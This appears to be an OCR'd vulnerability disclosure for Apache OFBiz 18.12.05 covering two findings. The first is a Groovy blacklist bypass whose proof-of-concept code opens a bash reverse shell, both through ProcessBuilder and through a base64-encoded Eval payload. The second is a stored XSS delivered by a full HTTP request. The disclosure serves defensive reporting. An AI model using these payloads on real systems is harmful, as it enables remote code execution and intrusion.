Apache OfBiz Disclosures

Version 18.12.05

Environment:


- Apache OfBiz 18.12.05
- Ubuntu Linux

Non-CVE Findings:

1. Groovy Security Bypass

Description:
The Groovy Script Executor from "/webapps/control/ProgramExport" -> "Programmable Export" -> "Groovy Program" uses a simple regex based blacklist in order to prevent malicious actions such as "exec", "execute", etc.
Because the regex parses the input statically, an attacker can bypass it in multiple ways in order to perform malicious actions resulting in RCE.

Proof of Concept:
As mentioned above, if we try to insert a blacklisted element (e.g. "execute"), the application will return the error "Not executed for security reason" and will prevent the execution of the Groovy Script.




In order to bypass this security measure, the following methods were used:

1.1. Avoiding Blacklisted Words:

We can use “java.lang.ProcessBuilder” to execute arbitrary code by using the default constructor and the “start()” method:

```
ProcessBuilder x = new ProcessBuilder(["bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444
0>&1"])
x.start()
```

Browser View:




1.2. Encoding the Groovy Payload:

Because the security measure consists of a regex blacklist and not a behavioral/class analyzer, we can simply encode (e.g. base64) the otherwise blacklisted elements, and, in order to run it, we will decode it and pass it to a Groovy Eval:

```
Eval.me(new
String(Base64.decoder.decode("ImJhc2ggLWMge2VjaG8sWW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE
1qY3VNQzR3TGpFdk5EUTBOQ0F3UGlZeENnPT19fHtiYXNlNjQsLWR9fGJhc2giLmV4ZWN1dGUoKQo="")))
```

Browser View:



In this case the above payloads result in the execution of arbitrary Linux system commands that return a reverse shell to the attacker:

2. Stored XSS

Description:
A user with rights to modify and/or create websites may insert malicious HTML elements in the “webappPath” parameter resulting in XSS.

Proof of Concept:
The following request can be used to store the malicious XSS payload into OfBiz:


```
POST /content/control/updateWebSite HTTP/1.1
Host: demo-trunk.ofbiz.apache.org:8443
Cookie: JSESSIONID=55E7321448600B2416EE15417FC192E7.jvm1; content.securedLoginId=admin;
OFBiz.Visitor=10306; CookieShow=true; CookiePreferences=[]
Content-Length: 329
Origin: https://demo-trunk.ofbiz.apache.org:8443
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://demo-
trunk.ofbiz.apache.org:8443/content/control/EditWebSite?webSiteId=WebStorePos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

webSiteId=WebStorePos&siteName=%22+aaaa&httpHost=xss&httpPort=3333&httpsHost=&httpsPort=
&enableHttps=N&webappPath=/"/onmouseover="alert(1)//+&standardContentPrefix=&secureConte
ntPrefix=&cookieDomain=&visualThemeSetId=BACKOFFICE&productStoreId=9100&allowProductStor
eChange=Y&hostedPathAlias=&isDefault=Y&displayMaintenancePage=Y
```

Now, in order to trigger the XSS a victim needs to navigate to the “https://demo-trunk.ofbiz.apache.org:8443/webpos/control/main” and interact with the malicious HTML elements (in this case trigger the “onmouseover” event by navigating with the mouse over the “form” and/or “a” tags).

The response of “https://demo-trunk.ofbiz.apache.org:8443/webpos/control/main”:

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=5CD3F7EFB75D7806A4FF547796E0BF1A.jvm1; Path=/webpos; Secure;
HttpOnly; SameSite=strict
x-frame-options: sameorigin
strict-transport-security: max-age=31536000; includeSubDomains
x-content-type-options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy-Report-Only: default-src 'self'
Content-Type: text/html;charset=UTF-8
Date: Sun, 06 Feb 2022 20:12:18 GMT
Content-Length: 13666

***TRUNCATED***

     <form method="post" action="http://xss:3333/"/onmouseover="alert(1)//control/Login"
name="loginform">

***TRUNCATED***

       <a
href="http://xss:3333/"/onmouseover="alert(1)//control/ForgotPassword_step1">Forgot Your
Password?</a>

***TRUNCATED***

<a href="http://xss:3333/"/onmouseover="alert(1)//control/ListTimezones">Eastern
European Summer Time</a>

***TRUNCATED***
```

Result:


OFBiz: Content Manager
OFBiz: Web Pos Manager
https://demo-trunk.ofbiz.apache.org:8443/webpos/control/main?externalLoginKey=EL308ea0ef-bacd-4ba7-880c-55f8605aa44c
demo-trunk.ofbiz.apache.org:8443 says
1
OK
Registered User
User Name
Password
Choose Terminal
Pos Terminal 1
Login
Forgot Your Password?
Elements
Console
Sources
<form method="post" action="http://xss:3333/" onmouseover="alert(1)
//control/Login" name="loginform"> == $0
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Accessibility